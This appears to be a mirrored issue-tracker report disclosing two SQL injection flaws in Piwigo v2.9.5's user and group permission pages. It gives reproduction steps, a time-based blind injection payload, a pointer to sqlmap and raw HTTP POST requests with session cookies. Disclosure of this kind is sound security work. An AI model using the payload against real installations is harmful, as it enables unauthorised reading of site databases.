
SQL injection in user/group permissions manager #886

Closed
opened 2026-10-05 00:22:45 +02:00 by adam · 3 comments
Owner

hi, I found two new vulnerabilities in admin/user_perm.php and admin/group_perm.php

1 :

request http://xx.xx.xx.xx/admin.php?page=user_perm&user_id=1 /Need to have a private album
then move the album from the right to the left
payload: 1 and if(ascii(substr(database(),1,1))>97,1,sleep(5)) or use 'sqlmap'
image
image
image
image

2:
same as the first, request /admin.php?page=user_perm&user_id=1 /Need to have a private album
then move the album from the right to the left
payload: 1 and if(ascii(substr(database(),1,1))>97,1,sleep(5)) or use 'sqlmap'
image
image
image
image

hi, I found two new vulnerabilities in admin/user_perm.php and admin/group_perm.php 1 : request http://xx.xx.xx.xx/admin.php?page=user_perm&user_id=1 /Need to have a private album then move the album from the right to the left payload: ```1 and if(ascii(substr(database(),1,1))>97,1,sleep(5))``` or use 'sqlmap' ![image](https://user-images.githubusercontent.com/34082644/57291554-41cf1e00-70f2-11e9-8938-125b11837e26.png) ![image](https://user-images.githubusercontent.com/34082644/57291568-485d9580-70f2-11e9-9780-95f438e620cb.png) ![image](https://user-images.githubusercontent.com/34082644/57291587-514e6700-70f2-11e9-8b79-225b7e75ab0d.png) ![image](https://user-images.githubusercontent.com/34082644/57291596-54e1ee00-70f2-11e9-9c2c-2badf3169819.png) 2: same as the first, request /admin.php?page=user_perm&user_id=1 /Need to have a private album then move the album from the right to the left payload: ```1 and if(ascii(substr(database(),1,1))>97,1,sleep(5))``` or use 'sqlmap' ![image](https://user-images.githubusercontent.com/34082644/57291880-ee110480-70f2-11e9-84f3-58c089b271c9.png) ![image](https://user-images.githubusercontent.com/34082644/57291889-f36e4f00-70f2-11e9-9a9f-5821e15773d0.png) ![image](https://user-images.githubusercontent.com/34082644/57291899-f9fcc680-70f2-11e9-9bee-baa73064e280.png) ![image](https://user-images.githubusercontent.com/34082644/57291911-008b3e00-70f3-11e9-9def-ed25812f5526.png) <!-- github-sync-id:441151429 -->
adam closed this issue 2026-10-05 00:22:45 +02:00
Author
Owner

image

![image](https://user-images.githubusercontent.com/34082644/57342169-2b67a780-7170-11e9-9d70-4249b9979da5.png) <!-- github-comment-id:490308035 -->
Author
Owner
POST /admin.php?page=group_perm&group_id=1 HTTP/1.1
Host: 10.150.10.186:30008
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://10.150.10.186:30008/admin.php?page=group_perm&group_id=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Cookie: pwg_id=tnnrng7j58gsgjms5hcdu2ge35
Connection: close
Upgrade-Insecure-Requests: 1

cat_false%5B%5D=11&trueify=%C2%AB
POST /admin.php?page=user_perm&user_id=1 HTTP/1.1
Host: 10.150.10.186:30008
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://10.150.10.186:30008/admin.php?page=user_perm&user_id=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 86
Cookie: pwg_id=bv8q0gb8mbcqb99bhcqdlf1q20
Connection: close
Upgrade-Insecure-Requests: 1

cat_false%5B%5D=1&trueify=%C2%AB
``` POST /admin.php?page=group_perm&group_id=1 HTTP/1.1 Host: 10.150.10.186:30008 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3 Accept-Encoding: gzip, deflate Referer: http://10.150.10.186:30008/admin.php?page=group_perm&group_id=1 Content-Type: application/x-www-form-urlencoded Content-Length: 33 Cookie: pwg_id=tnnrng7j58gsgjms5hcdu2ge35 Connection: close Upgrade-Insecure-Requests: 1 cat_false%5B%5D=11&trueify=%C2%AB ``` ``` POST /admin.php?page=user_perm&user_id=1 HTTP/1.1 Host: 10.150.10.186:30008 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3 Accept-Encoding: gzip, deflate Referer: http://10.150.10.186:30008/admin.php?page=user_perm&user_id=1 Content-Type: application/x-www-form-urlencoded Content-Length: 86 Cookie: pwg_id=bv8q0gb8mbcqb99bhcqdlf1q20 Connection: close Upgrade-Insecure-Requests: 1 cat_false%5B%5D=1&trueify=%C2%AB ``` <!-- github-comment-id:490712564 -->
Author
Owner

vulnerability found in Piwigo v2.9.5

vulnerability found in Piwigo v2.9.5 <!-- github-comment-id:520455779 -->
Sign in to join this conversation.
No labels
1 Participants
Notifications
Due Date
No due date set.
Dependencies

No dependencies set.

Reference: adam/Piwigo#886